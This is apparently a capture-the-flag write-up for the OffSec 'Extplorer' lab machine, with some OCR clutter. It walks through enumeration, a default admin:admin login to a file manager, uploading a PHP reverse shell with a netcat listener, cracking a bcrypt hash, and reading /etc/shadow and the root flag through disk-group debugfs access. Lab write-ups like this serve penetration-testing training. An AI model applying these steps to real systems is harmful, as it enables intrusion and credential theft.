



OffSec Practice

Extplorer(Intermediate)

Alif

Enumeration

Nmap


```
(kali㉿kali)-[~/Desktop/offsecLab/Extplorer]
$ nmap -min-rate=10000 -Pn -sCV 192.168.222.16 -p 22,80 -oA nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-04 22:43 EST
Nmap scan report for 192.168.222.16
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_  256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.66 seconds
```

Port 80(HTTP)

Checking in the http webpage, i am met with this setup configuration wizard:



The image shows the WordPress database configuration wizard. At the top is the WordPress logo. Below it is a text box with the instruction: "Below you should enter your database connection details. If you are not sure about these, contact your host." The form contains five input fields, each with a label and a description:

- Database Name:** The name of the database you want to use with WordPress.
- Username:** Your database username.
- Password:** Your database password.
- Database Host:** You should be able to get this info from your web host, if localhost does not work.
- Table Prefix:** If you want to run multiple WordPress installations in a single database, change this.

At the bottom left of the form is a "Submit" button.

However when clicking on the submit button, there is an error:

Error establishing a database connection

This either means that the username and password information in your `wp-config.php` file is incorrect or that contact with the database server at `localhost` could not be established. This could mean your host's database server is down.

- Are you sure you have the correct username and password?
- Are you sure you have typed the correct hostname?
- Are you sure the database server is running?


If you are unsure what these terms mean you should probably contact your host. If you still need help you can always visit the [WordPress support forums](#).

Try Again

I ran a Dirsearch directory brute force tool to find more directories and found these:

```
(kali㉿kali)-[~/Desktop/offsecLab/Explorers]
$ cat dirbustersmall
# Dirsearch started Sun Feb  4 07:31:14 2024 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u http://192.168.1.168 -x 403,404 -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -o dirbustersmall
301 321B http://192.168.1.168/wp-content → REDIRECTS TO: http://192.168.1.168/wp-content/
301 320B http://192.168.1.168/wordpress → REDIRECTS TO: http://192.168.1.168/wordpress/
301 322B http://192.168.1.168/wp-includes → REDIRECTS TO: http://192.168.1.168/wp-includes/
301 319B http://192.168.1.168/wp-admin → REDIRECTS TO: http://192.168.1.168/wp-admin/
301 322B http://192.168.1.168/filemanager → REDIRECTS TO: http://192.168.1.168/filemanager/
```

Anywho, It seems that wordpress is being run and i ran a wpscan tools:



WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: <http://192.168.223.16/> [192.168.223.16]
[+] Effective URL: <http://192.168.223.16/wp-admin/setup-config.php>
[+] Started: Sun Feb 4 07:26:20 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] WordPress readme found: <http://192.168.223.16/readme.html>
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] WordPress version 6.2 identified (Insecure, released on 2023-03-29).
| Found By: Most Common Wp Includes Query Parameter In Homepage (Passive Detection)
| - <http://192.168.223.16/wp-includes/css/dashicons.min.css?ver=6.2>
| Confirmed By:
| Common Wp Includes Query Parameter In Homepage (Passive Detection)
| - <http://192.168.223.16/wp-includes/css/buttons.min.css?ver=6.2>
| Style Etag (Aggressive Detection)
| - <http://192.168.223.16/wp-admin/load-styles.php>, Match: '6.2'

[i] The main theme could not be detected.

[i] Plugin(s) Identified:

Error esta

This either means
contact with the
server is down.

- Are you su
- Are you su
- Are you su

If you are unsure
always visit the [V](#)

```

[+] akismet
| Location: http://192.168.223.16/wp-content/plugins/akismet/
| Last Updated: 2024-01-17T22:32:00.000Z
| Readme: http://192.168.223.16/wp-content/plugins/akismet/readme.txt
| [!] The version is out of date, the latest version is 5.3.1
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.223.16/wp-content/plugins/akismet/, status: 200
|
| Version: 5.1 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.223.16/wp-content/plugins/akismet/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://192.168.223.16/wp-content/plugins/akismet/readme.txt
|
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Feb  4 07:28:46 2024
[+] Requests Done: 1540
[+] Cached Requests: 4
[+] Data Sent: 350.311 KB
[+] Data Received: 240.409 KB
[+] Memory used: 199.738 MB
[+] Elapsed time: 00:02:26

```

From these results, it seems that the most interesting course of action is to check out the directories found earlier, i found an empty directory index page as well as an login page to a filemanager:

Index of /wordpress

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	

Apache/2.4.41 (Ubuntu) Server at 192.168.███ Port 80



Login

Username:

Password:

Language:

English

▼

Login

Reset




For the login page, i tried admin:admin and it worked, i am greeted with a pretty standard file manager:

Name	Size	Type	Modified	Perms	Owner
filemanager	4 KB	Directory	2023/04/06 03:32	755 (rwxr-xr-x)	www-data (33)
wordpress	4 KB	Directory	2023/04/06 03:30	755 (rwxr-xr-x)	www-data (33)
wp-admin	4 KB	Directory	2023/03/29 17:48	755 (rwxr-xr-x)	www-data (33)
wp-content	4 KB	Directory	2024/02/05 03:57	755 (rwxr-xr-x)	www-data (33)
wp-includes	12 KB	Directory	2023/03/29 17:48	755 (rwxr-xr-x)	www-data (33)
index.php	405 B	PHP Script	2020/02/06 06:33	644 (rw-r--r--)	www-data (33)
license.txt	19.45...	Text File	2023/01/01 00:06	644 (rw-r--r--)	www-data (33)
readme.html	7.23 KB	H	2023/03/05 00:52	644 (rw-r--r--)	www-data (33)
wp-activate.php	7.04 KB	PHP Script	2022/09/16 23:13	644 (rw-r--r--)	www-data (33)
wp-blog-header.php	351 B	PHP Script	2020/02/06 06:33	644 (rw-r--r--)	www-data (33)
wp-comments-post.php	2.28 KB	PHP Script	2021/11/09 23:07	644 (rw-r--r--)	www-data (33)
wp-config-sample.php	2.94 KB	PHP Script	2023/02/23 10:38	644 (rw-r--r--)	www-data (33)
wp-cron.php	5.41 KB	PHP Script	2022/11/23 15:43	644 (rw-r--r--)	www-data (33)
wp-links-opml.php	2.44 KB	PHP Script	2022/11/26 21:01	644 (rw-r--r--)	www-data (33)
wp-load.php	3.7 KB	PHP Script	2023/02/23 10:38	644 (rw-r--r--)	www-data (33)
wp-login.php	48.17...	PHP Script	2023/02/23 10:38	644 (rw-r--r--)	www-data (33)
wp-mail.php	8.34 KB	PHP Script	2023/02/03 13:35	644 (rw-r--r--)	www-data (33)
wp-settings.php	24.41...	PHP Script	2023/03/01 15:05	644 (rw-r--r--)	www-data (33)
wp-signup.php	33.54...	PHP Script	2022/09/17 00:35	644 (rw-r--r--)	www-data (33)
wp-trackback.php	4.77 KB	PHP Script	2022/11/23 15:43	644 (rw-r--r--)	www-data (33)
xmlrpc.php	3.16 KB	PHP Script	2022/11/29 15:51	644 (rw-r--r--)	www-data (33)

Getting the shell

So the cogs in my head start turning and i want to upload a php reverse shell script and activate it, so i will first upload into the

/wordpress directory then i will run it straight from the directory index file:



Index of /wordpress

Name	Last modified	Size	Description
Parent Directory	-		
reverse.php	2024-02-05 04:01	5.4K	

Apache/2.4.41 (Ubuntu) Server at 192.168.1.100 Port 80

So now, i will run a listener on port 80 and run the script, now i got into the shell

```
(kali㉿kali)-[~/Desktop/scripts/php/php-reverse-shell-1.0]
$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.100] 38474
Linux dora 5.4.0-146-generic #163-Ubuntu SMP Fri Mar 17 18:26:02 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
04:04:23 up 25 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@dora:/$ ^Z
zsh: suspended nc -nlvp 80

(kali㉿kali)-[~/Desktop/scripts/php/php-reverse-shell-1.0]
$ stty raw -echo;fg
[1] + continued nc -nlvp 80

www-data@dora:/$ export TERM=xterm
www-data@dora:/$
```

Privilege Escalation

This user is at the very bottom of privileges as i cannot read the user flag as this user(www-data), but i did find login credentials for dora:

```
www-data@dora:/var/www/html/filemanager/config$ ls -la
total 36
drwxr-xr-x  2 www-data www-data 4096 Apr  6 2023 .
drwxr-xr-x 11 www-data www-data 4096 Apr  6 2023 ..
-rw-r--r--  1 www-data www-data  15 Feb 23 2016 .htaccess
-rw-r--r--  1 www-data www-data  413 Apr  6 2023 .htusers.php
-rw-rw-r--  1 www-data www-data  99 Apr  6 2023 bookmarks_extplorer_admin.php
-rw-r--r--  1 www-data www-data 3007 Jan  6 2022 conf.php
-rw-r--r--  1 www-data www-data  44 Feb 23 2016 index.html
-rw-r--r--  1 www-data www-data 7871 Jan  6 2022 mimes.php
www-data@dora:/var/www/html/filemanager/config$ cd .htusers.php
bash: cd: .htusers.php: Not a directory
www-data@dora:/var/www/html/filemanager/config$ cat .htusers.php
<?php
// ensure this file is being included by a parent file
if( !defined( '_JEXEC' ) && !defined( '_VALID_MOS' ) ) die( 'Restricted access' );
$GLOBALS["users"]=array(
array('admin','21232f297a57a5a743894a0e4a801fc3','/var/www/html','http://localhost','1','','7',1),
array('dora','$2a$08$zyiNvVoP/UuSMg02rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjJS','/var/www/html','http://localhost','1','','0',1),
);
?>www-data@dora:/var/www/html/filemanager/config$
```

But i will need to decrypt the hash:

```
(kali㉿kali)-[~/Desktop/offsecLab/Extplorer]
$ john --show dora hash
?:doraemon

1 password hash cracked, 0 left
```

So we have dora:doraemon

```
?>www-data@dora:/var/www/html/filemanager/config$ su dora
Password:
$ id
uid=1000(dora) gid=1000(dora) groups=1000(dora),6(disk)
$
```


so now i have logged in as dora, i also noticed that when using the id command, it says that dora is part of the disk group, i looked for a privilege escalation with disk as its group and got this from google/ GTFO bins:

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe>

Disk Group

This privilege is almost **equivalent to root access** as you can access all the data inside of the machine.

Files: /dev/sd[a-z][1-9]

```
df -h #Find where "/" is mounted
debugfs /dev/sda1
debugfs: cd /root
debugfs: ls
debugfs: cat /root/.ssh/id_rsa
debugfs: cat /etc/shadow
```

With this i was able to get the root flag:

```
uid=1000(dora) gid=1000(dora) groups=1000(dora),6(disk)
$ df -h
Filesystem                                Size  Used Avail Use% Mounted on
/dev/mapper/ubuntu--vg-ubuntu--lv        9.8G  5.1G  4.3G  55% /
udev                                      947M      0  947M   0% /dev
tmpfs                                      992M      0  992M   0% /dev/shm
tmpfs                                      199M  1.2M  198M   1% /run
tmpfs                                       5.0M      0   5.0M   0% /run/lock
tmpfs                                      992M      0  992M   0% /sys/fs/cgroup
/dev/loop0                                62M   62M      0 100% /snap/core20/1611
/dev/loop1                                50M   50M      0 100% /snap/snapd/18596
/dev/loop2                                68M   68M      0 100% /snap/lxd/22753
/dev/loop4                                64M   64M      0 100% /snap/core20/1852
/dev/loop3                                92M   92M      0 100% /snap/lxd/24061
/dev/sda2                                  1.7G  209M   1.4G  13% /boot
tmpfs                                      199M      0  199M   0% /run/user/1000
$ debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
debugfs 1.45.5 (07-Jan-2020)
debugfs: cat /root/proof.txt
dad913bacc9917b8bb62bd9f1a01f462
debugfs: █
```

I could also get the etc/shadow if i wanted and get into a root user:

```
debugfs: cat /dev/mapper/ubuntu--vg-ubuntu--lv
debugfs: 1.45.5 (07-Jan-2020)
debugfs: cat /root/proof.txt
dad913bacc9917b8bb62bd9f1a01f462 04:01 5.4K
debugfs: cat /etc/shadow
root:$6$AIWcIr8PEVxEWgv1$3mFpTQAc9Kzp4BGUQ2sPYYFE/dygqhDiv2Yw.XcU.Q8n1Y005.a/4.D/x4ojQAKPnv/v7Qrw7Ici7.hs0sZiC.:19453:0:99999:7:::
daemon*:19235:0:99999:7:::
bin*:19235:0:99999:7:::
sys*:19235:0:99999:7:::
sync*:19235:0:99999:7:::
games*:19235:0:99999:7:::
man*:19235:0:99999:7:::
lp*:19235:0:99999:7:::
mail*:19235:0:99999:7:::
news*:19235:0:99999:7:::
uucp*:19235:0:99999:7:::
proxy*:19235:0:99999:7:::
www-data*:19235:0:99999:7:::
backup*:19235:0:99999:7:::
list*:19235:0:99999:7:::
irc*:19235:0:99999:7:::
gnats*:19235:0:99999:7:::
nobody*:19235:0:99999:7:::
systemd-network*:19235:0:99999:7:::
systemd-resolve*:19235:0:99999:7:::
systemd-timesync*:19235:0:99999:7:::
messagebus*:19235:0:99999:7:::
syslog*:19235:0:99999:7:::
_apt*:19235:0:99999:7:::
tss*:19235:0:99999:7:::
uidd*:19235:0:99999:7:::
tcpdump*:19235:0:99999:7:::
landscape*:19235:0:99999:7:::
pollinate*:19235:0:99999:7:::
usbmux*:19381:0:99999:7:::
sshd*:19381:0:99999:7:::
systemd-coredump:!!:19381:0:99999:7:::
lxd:!:19381:0:99999:7:::
fwupd-refresh*:19381:0:99999:7:::
dora:$6$PkzB/mtNayFM5eVp$b6LU19HBQa0qbTehc6/LEk8DC2NegpqftuDDAvOK20c6yf3dFo0esC0v0oNWHqvzF0aEb3jxk39sQ/S4vGoGm/:19453:0:99999:7:::
debugfs:
```